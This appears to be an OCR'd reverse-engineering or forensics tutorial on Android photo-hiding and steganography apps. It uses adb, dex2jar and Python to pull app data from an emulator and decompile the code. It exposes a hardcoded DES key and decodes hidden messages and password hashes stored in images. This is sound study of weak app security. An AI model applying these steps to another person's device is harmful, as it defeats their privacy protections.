

Java Decompiler - CryptoUtils.class
photovault_dex2jar.jar
PinCreationActivity
PinPromptActivity
SettingsActivity
ShareReceiveActivity
VideoDetailActivity
WebBrowserActivity
WelcomeActivity
adapter
AutoSuggestAdapter
ExternalGalleryAdapter
GalleryAdapter
GalleryListAdapter
base
activity
util
HasSecureSessionManagerInterface
SecureSessionManagerInterface
crypto
CryptoManager
CryptoUtils
CryptoUtils
DEFAULT_CRYPTO_PASS : String
PASSCODE_TYPE : String
TAG : String
decrypt(String) : String
decrypt(String, String) : String
encrypt(String) : String
encrypt(String, String) : String
encryptPin(String) : String
getBucketIdForPin(Context, String) : String
getEncryptedKeysForPin(Context, String) : String
getPinKeyForPin(Context, String) : String
padKeyForDes(String) : String
patternMatches(char[], char[]) : boolean
PinCreationActivity.class
PasscodeType.class
KeyStoreKeyChain.class
CryptoUtils.class
package com.github.browep.privatephotovault.crypto;
import android.content.Context;
public class CryptoUtils
{
private static String DEFAULT_CRYPTO_PASS;
public static final String PASSCODE_TYPE = "passcode_type";
public static final String TAG = CryptoUtils.class.getCanonicalName();
static
{
DEFAULT_CRYPTO_PASS = "9bb74746-b29a-4e14-b13f-0044816d93c5";
}
public static String decrypt(String paramString)
{
return decrypt(paramString, DEFAULT_CRYPTO_PASS);
}
public static String decrypt(String paramString1, String paramString2)
{
try
{
DESKeySpec localDESKeySpec = new DESKeySpec(padKeyForDes(paramString2).getBytes("UTF8"));
SecretKey localSecretKey = SecretKeyFactory.getInstance("DES").generateSecret(localDESKeySpec);
byte[] arrayOfByte = Base64.decode(paramString1, 0);
Cipher localCipher = Cipher.getInstance("DES");
localCipher.init(2, localSecretKey);
String str = new String(localCipher.doFinal(arrayOfByte));
Log.v(TAG, "Decrypted: " + paramString1 + " -> " + str);
return str;
}
catch (Exception localException)
{
Log.e(TAG, localException.getMessage(), localException);
Find:
dec
Next
Previous
Case sensitive



Exercise!

Images: http://jeffreysharrison.com/blog/wp-content/uploads/2013/11/Warm-up-of-high-brightness-led-manufacturers-300x259.gif


HIDEPHOTO



http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

STEGANO IMESSAGE

Reverse Engineering



IMessAGE

Create

Display

Create IMessAGE

Password OFF

sekret

```
raiser:tools ammar$ ./adb shell ls -la /data/app
drwxrwx--x system   system            2016-02-26 04:55 ApiDemos
drwxrwx--x system   system            2016-02-26 04:55 GestureBuilder
drwxr-xr-x system   system            2016-03-13 21:12 com.android.vending-2
drwxr-xr-x system   system            2016-03-13 22:52 com.bbm-2
drwxr-xr-x system   system            2016-03-13 22:38 com.domobile.hidephoto-1
drwxr-xr-x system   system            2016-02-27 03:19 com.elearnsecurity.re_app-1
drwxr-xr-x system   system            2016-03-13 21:15 com.enchantedcloud.photovault-1
drwxr-xr-x system   system            2016-03-13 22:49 com.google.android.gms-2
drwxr-xr-x system   system            2016-03-21 21:56 com.google.android.googlequicksearchbox-2
drwxr-xr-x system   system            2016-03-13 22:13 com.handyapps.photoLocker-1
drwxr-xr-x system   system            2016-02-26 08:19 com.meznik.Steganography-1
drwxr-xr-x system   system            2016-02-26 08:47 com.mtechnology.demoapp-1
drwxr-xr-x system   system            2016-02-26 08:21 com.nimbuzz-1
drwxr-xr-x system   system            2016-02-26 08:40 com.omnicrypt-1
drwxr-xr-x system   system            2016-03-21 22:04 com.romancinkais.stegais-1
drwxr-xr-x system   system            2016-03-23 03:34 com.talkray.client-1
drwxr-xr-x system   system            2016-03-13 22:54 com.whatsapp-2
drwxr-xr-x system   system            2016-03-23 06:05 gopu.steganoimessage-1
drwxr-xr-x system   system            2016-02-26 23:52 info.guardianproject.pixelknot-1
drwxr-xr-x system   system            2016-03-22 21:15 kik.android-2
drwxr-xr-x system   system            2016-03-13 22:51 org.telegram.messenger-2
drwxr-xr-x system   system            2016-03-21 21:59 org.thoughtcrime.securesms-1
drwxr-xr-x system   system            2016-03-22 01:05 skripsi.com.steganographyrsa-1
raiser:tools ammar$
```

```
raiser:tools ammar$ ./adb pull /data/app/gopu.steganoimessage-1 /Users/ammar/Desktop/stegimessage
pull: building file list...
pull: /data/app/gopu.steganoimessage-1/base.apk -> /Users/ammar/Desktop/stegimessage/base.apk
1 file pulled. 0 files skipped.
1230 KB/s (507770 bytes in 0.402s)
raiser:tools ammar$ ./adb shell ls -la /data/data | grep imess
drwxr-x--x u0_a86   u0_a86            2016-03-23 06:06 gopu.steganoimessage
raiser:tools ammar$ ./adb pull /data/data/gopu.steganoimessage /Users/ammar/Desktop/stegimessage
pull: building file list...
pull: /data/data/gopu.steganoimessage/shared_prefs/gopu.steganoimessage_preferences.xml -> /Users/ammar/D
esktop/stegimessage/shared_prefs/gopu.steganoimessage_preferences.xml
pull: /data/data/gopu.steganoimessage/shared_prefs/WebViewChromiumPrefs.xml -> /Users/ammar/Desktop/stegi
message/shared_prefs/WebViewChromiumPrefs.xml
pull: /data/data/gopu.steganoimessage/app_webview/Cache/index-dir/the-real-index -> /Users/ammar/Desktop/
stegimessage/app_webview/Cache/index-dir/the-real-index
pull: /data/data/gopu.steganoimessage/app_webview/Cache/8306fae5f291911b_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/8306fae5f291911b_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/e3666c8d0d558168_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/e3666c8d0d558168_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/4a7d08d417586c54_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/4a7d08d417586c54_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/f197f18cef5803a2_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/f197f18cef5803a2_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/ba804f611b5a4397_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/ba804f611b5a4397_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/ac45bb546fa26442_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/ac45bb546fa26442_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/fcba21d3ba2cb629_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/fcba21d3ba2cb629_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/a25eec226ef4ee65_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/a25eec226ef4ee65_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/fc239f3c000f7886_0 -> /Users/ammar/Desktop/stegim
essage/app_webview/Cache/fc239f3c000f7886_0
pull: /data/data/gopu.steganoimessage/app_webview/Cache/14c7d6e0797dcea3_0 -> /Users/ammar/Desktop/stegim
```

```
root@vbox86p:/ # ls /storage/
emulated/ sdcard0/
root@vbox86p:/ # ls /storage/emulated/legacy/
Alarms/         Download/       Music/          Podcasts/       storage/
Android/        IMessAGE/       Notifications/  Ringtones/
DCIM/           Movies/         Pictures/       WhatsApp/
root@vbox86p:/ # ls /storage/emulated/legacy/P
Pictures/ Podcasts/
root@vbox86p:/ # ls /storage/emulated/legacy/P
Pictures/ Podcasts/
s /storage/emulated/legacy/Pictures/                                    <
IMG-20160314-WA0000_20160323_060716.jpg
Steganography
gambar
s /storage/emulated/legacy/IMessAGE/                                    <
IMG-20160314-WA0000_20160323_060705.jpg
IMG-20160314-WA0000_20160323_060716.jpg
IMG-20160314-WA0000_20160323_060733.jpg
IMG-20160314-WA0000_20160323_060743.jpg
IMG-20160314-WA0000_20160323_060819.jpg
root@vbox86p:/ # exit
raiser:tools ammar$ ./adb pull /storage/emulated/legacy/IMessAGE/ /Users/ammar/Desktop/stegimessage
pull: building file list...
pull: /storage/emulated/legacy/IMessAGE/IMG-20160314-WA0000_20160323_060819.jpg -> /Users/ammar/Desktop/s
tegimessage/IMG-20160314-WA0000_20160323_060819.jpg
pull: /storage/emulated/legacy/IMessAGE/IMG-20160314-WA0000_20160323_060743.jpg -> /Users/ammar/Desktop/s
tegimessage/IMG-20160314-WA0000_20160323_060743.jpg
pull: /storage/emulated/legacy/IMessAGE/IMG-20160314-WA0000_20160323_060733.jpg -> /Users/ammar/Desktop/s
tegimessage/IMG-20160314-WA0000_20160323_060733.jpg
pull: /storage/emulated/legacy/IMessAGE/IMG-20160314-WA0000_20160323_060716.jpg -> /Users/ammar/Desktop/s
tegimessage/IMG-20160314-WA0000_20160323_060716.jpg
pull: /storage/emulated/legacy/IMessAGE/IMG-20160314-WA0000_20160323_060705.jpg -> /Users/ammar/Desktop/s
tegimessage/IMG-20160314-WA0000_20160323_060705.jpg
5 files pulled, 0 files skipped.
```

```
raiser:stegimessage ammar$ ls
IMG-20160314-WA0000_20160323_060705.jpg IMG-20160314-WA0000_20160323_060819.jpg
IMG-20160314-WA0000_20160323_060716.jpg app_webview
IMG-20160314-WA0000_20160323_060733.jpg base.apk
IMG-20160314-WA0000_20160323_060743.jpg shared_prefs
raiser:stegimessage ammar$ mv base.apk stegimessage.apk
raiser:stegimessage ammar$ d2j-dex2jar stegimessage.apk
dex2jar stegimessage.apk -> stegimessage-dex2jar.jar
raiser:stegimessage ammar$
```

Open a file sage-dex2jar.jar

- android.support.v4
- com.google.ads
- gopu.steganoimessage
  - dummy
  - ActionDetailActivity
    - ActionDetailActivity
  - ActionDetailFragment
  - ActionListActivity
  - ActionListFragment
  - BuildConfig
  - FAQFragment
  - FeaturesFragment
  - R
  - TabsPagerAdapter

ActionDetailActivity.class

```
    {
      k = 41;
      m = 0;
      if (k <= 1)
      {
        arrayOfByte4 = new byte[-2 + (arrayOfByte2.length - this.msgDigestSize)];
        n = 2 + this.msgDigestSize;
        i1 = 0;
        if (n < arrayOfByte2.length)
          break label251;
        arrayOfByte3 = Base64.decode(arrayOfByte4, 2);
        this.checkPwd = true;
      }
    }
    while (true)
    {
      return new StringBuffer(new String(arrayOfByte3)).reverse().toString();
      this.pwdSHA1Digest[m] = arrayOfByte2[k];
      k--;
      m++;
      break;
      label251: arrayOfByte4[i1] = arrayOfByte2[n];
      n++;
      i1++;
      break label186;
      arrayOfByte3 = Base64.decode(arrayOfByte2, 2);
    }
  }

  public String getFilePath(Uri paramUri)
  {
    String[] arrayOfString = { "_data" };
    Cursor localCursor = getContentResolver().query(paramUri, arrayOfString, null, null, null);
    int i = localCursor.getColumnIndexOrThrow("_data");
    localCursor.moveToFirst();
    return localCursor.getString(i);
```

stegimessage-dex2jar.jar

- android.support.v4
- com.google.ads
- gopu.steganoimessage
  - dummy
  - ActionDetailActivity
    - ActionDetailActivity
  - ActionDetailFragment
  - ActionListActivity
  - ActionListFragment
  - BuildConfig
  - FAQFragment
  - FeaturesFragment
  - R
  - TabsPagerAdapter

ActionDetailActivity.class

```
{
  String str1 = "";
  int i = 1;
  try
  {
    byte[] arrayOfByte = SHA1(this.passwordText).getBytes();
    j = 0;
    String str2;
    if (j >= this.msgDigestSize)
    {
      if (i == 0)
        break label91;
      str1 = this.revealMsg;
      str2 = getResources().getString(2130968593);
    }
    label91: String str3;
    for (localObject = str2; ; localObject = str3)
    {
      displaySecretMsg(str1);
      Toast.makeText(this, (CharSequence)localObject, 1).show();
      return;
      if (this.pwdSHA1Digest[j] == arrayOfByte[j])
        break label126;
      i = 0;
      break;
      str3 = getResources().getString(2130968589);
    }
  }
  catch (Exception localException)
  {
    while (true)
    {
      int j;
      Object localObject = getResources().getString(2130968590);
      continue;
      label126: j++;
```

Stevano Create IMessAGE

Password OFF

aku seorang kapiten mempunyai pedang panjang kalo berjalan prok prok prok

```
raiser:stegimessage ammar$ ls -la
total 5232
drwxr-xr-x  10 ammar  staff     340 Mar 23 17:34 .
drwxr-xr-x+ 67 ammar  staff    2278 Mar 23 17:19 ..
-rw-r--r--   1 ammar  staff  340341 Mar 23 17:34 a.jpg
drwxr-xr-x   8 ammar  staff     272 Mar 23 17:20 app_webview
-rw-r--r--   1 ammar  staff  340437 Mar 23 17:34 kapiten.jpg
-rw-r--r--   1 ammar  staff  340349 Mar 23 17:34 nopasswd.jpg
-rw-r--r--   1 ammar  staff  340349 Mar 23 17:34 password.jpg
drwxr-xr-x   4 ammar  staff     136 Mar 23 17:20 shared_prefs
-rw-r--r--   1 ammar  staff  792081 Mar 23 17:24 stegimessage-dex2jar.jar
-rw-r--r--   1 ammar  staff  507770 Mar 23 17:20 stegimessage.apk
raiser:stegimessage ammar$ diff<(xxd nopasswd.jpg) <(xxd password.jpg )
-bash: diff/dev/fd/63: No such file or directory
raiser:stegimessage ammar$ diff <(xxd nopasswd.jpg) <(xxd password.jpg )
21270,21272c21270,21272
< 0053150: 4a48 5a00 0000 0000 0000 0000 0000 0000  JHZ.............
< 0053160: 0000 0000 0000 0000 0000 0000 0000 0000  ................
< 0053170: 0000 0000 0000 0000 0000 0000 00         .............
---
> 0053150: 4a48 5a35 6261 6136 3165 3463 3962 3933  JHZ5baa61e4c9b93
> 0053160: 6633 6630 3638 3232 3530 6236 6366 3833  f3f0682250b6cf83
> 0053170: 3331 6237 6565 3638 6664 38ff ee         31b7ee68fd8..
raiser:stegimessage ammar$ diff <(xxd nopasswd.jpg) <(xxd a.jpg )
21269,21270c21269,21270
< 0053140: 7d0b e6be e7ff d93d 4158 597a 4e33 6476  }......=AXYzN3dv
< 0053150: 4a48 5a00 0000 0000 0000 0000 0000 0000  JHZ.............
---
> 0053140: 7d0b e6be e7ff d93d 3d51 5900 0000 0000  }......==QY.....
> 0053150: 0000 0000 0000 0000 0000 0000 0000 0000  ................
21272c21272
< 0053170: 0000 0000 0000 0000 0000 0000 00         .............
---
> 0053170: 0000 0000 00                             .....
raiser:stegimessage ammar$
```

```
raiser:stegimessage ammar$ diff <(xxd nopasswd.jpg) <(xxd a.jpg )
21269,21270c21269,21270
< 0053140: 7d0b e6be e7ff d93d 4158 597a 4e33 6476  }......=AXYzN3dv
< 0053150: 4a48 5a00 0000 0000 0000 0000 0000 0000  JHZ.............
---
> 0053140: 7d0b e6be e7ff d93d 3d51 5900 0000 0000  }......==QY.....
> 0053150: 0000 0000 0000 0000 0000 0000 0000 0000  ................
21272c21272
< 0053170: 0000 0000 0000 0000 0000 0000 00        ............
---
> 0053170: 0000 0000 00                             .....
raiser:stegimessage ammar$ python
Python 2.7.11 (default, Dec 12 2015, 18:58:26)
[GCC 4.2.1 Compatible Apple LLVM 7.0.2 (clang-700.1.81)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> ct='=AXYzN3dvJHZ'
>>> base64.b64decode(ct)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/local/Cellar/python/2.7.11/Frameworks/Python.framework/Versions/2.7/lib/python2.7/base64.py", line 77,
in b64decode
    raise TypeError(msg)
TypeError: Incorrect padding
>>> ct='=AXYzN3dvJHZ'[::-1]
>>> ct
'ZHJvd3NzYXA='
>>> base64.b64decode(ct)
'drowssap'
>>> base64.b64decode(ct)[::-1]
'password'
>>>
```

```
raiser:stegimessage ammar$ diff <(xxd nopasswd.jpg) <(xxd password.jpg )
21270,21272c21270,21272
< 0053150: 4a48 5a00 0000 0000 0000 0000 0000 0000  JHZ.............
< 0053160: 0000 0000 0000 0000 0000 0000 0000 0000  ................
< 0053170: 0000 0000 0000 0000 0000 0000 00         .............
---
> 0053150: 4a48 5a35 6261 6136 3165 3463 3962 3933  JHZ5baa61e4c9b93
> 0053160: 6633 6630 3638 3232 3530 6236 6366 3833  f3f0682250b6cf83
> 0053170: 3331 6237 6565 3638 6664 38ff ee          31b7ee68fd8..
raiser:stegimessage ammar$ python
Python 2.7.11 (default, Dec 12 2015, 18:58:26)
[GCC 4.2.1 Compatible Apple LLVM 7.0.2 (clang-700.1.81)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> x=hashlib.sha1('password')
>>> print x.hexdigest()
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8
>>>
```

```
raiser:stegimessage ammar$ diff <(xxd nopasswd.jpg) <(xxd kapiten.jpg )
21269,21272c21269,21278
< 0053140: 7d0b e6be e7ff d93d 4158 597a 4e33 6476  }......=AXYzN3dv
< 0053150: 4a48 5a00 0000 0000 0000 0000 0000 0000  JHZ.............
< 0053160: 0000 0000 0000 0000 0000 0000 0000 0000  ................
< 0053170: 0000 0000 0000 0000 0000 0000 00         .............
---
> 0053140: 7d0b e6be e7ff d93d 3d51 5972 5648 497a  }......==QYrVHIz
> 0053150: 5632 6279 466d 626e 4279 6168 4258 6130  V2byFmbnByahBXa0
> 0053160: 566d 6267 3057 5a74 4258 6475 6c58 5970  Vmbg0WZtBXdulXYp
> 0053170: 4243 636c 5257 5975 6447 4977 466d 6271  BCclRWYudGIwFmbq
> 0053180: 466d 626e 4279 6168 7832 6267 4957 5a79  FmbnByahx2bgIWZy
> 0053190: 7057 5973 466d 6267 416e 6376 7447 4977  pWYsFmbgAncvtGIw
> 00531a0: 4a33 6272 4243 6379 3932 6100 0000 0000  J3brBCcy92a.....
> 00531b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
> 00531c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
> 00531d0: 0000 0000 00                             .....
raiser:stegimessage ammar$ python
Python 2.7.11 (default, Dec 12 2015, 18:58:26)
[GCC 4.2.1 Compatible Apple LLVM 7.0.2 (clang-700.1.81)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> ct=('==QYrVHIzV2byFmbnByahBXa0Vmbg0WZtBXdulXYpBCclRWYudGIwFmbqFmbnByahx2bgIWZypWYsFmbgAncvtGIwJ3brBCcy92a')[::-1
]
>>> ct
'a29ycCBrb3JwIGtvcnAgbmFsYWpyZWIgb2xhayBnbmFqbmFwIGduYWRlcCBpYXludXBtZW0gbmV0aXBhayBnbmFyb2VzIHVrYQ=='
>>> base64.b64decode(ct)[::-1]
'aku seorang kapiten mempunyai pedang panjang kalo berjalan prok prok prok'
>>>
```

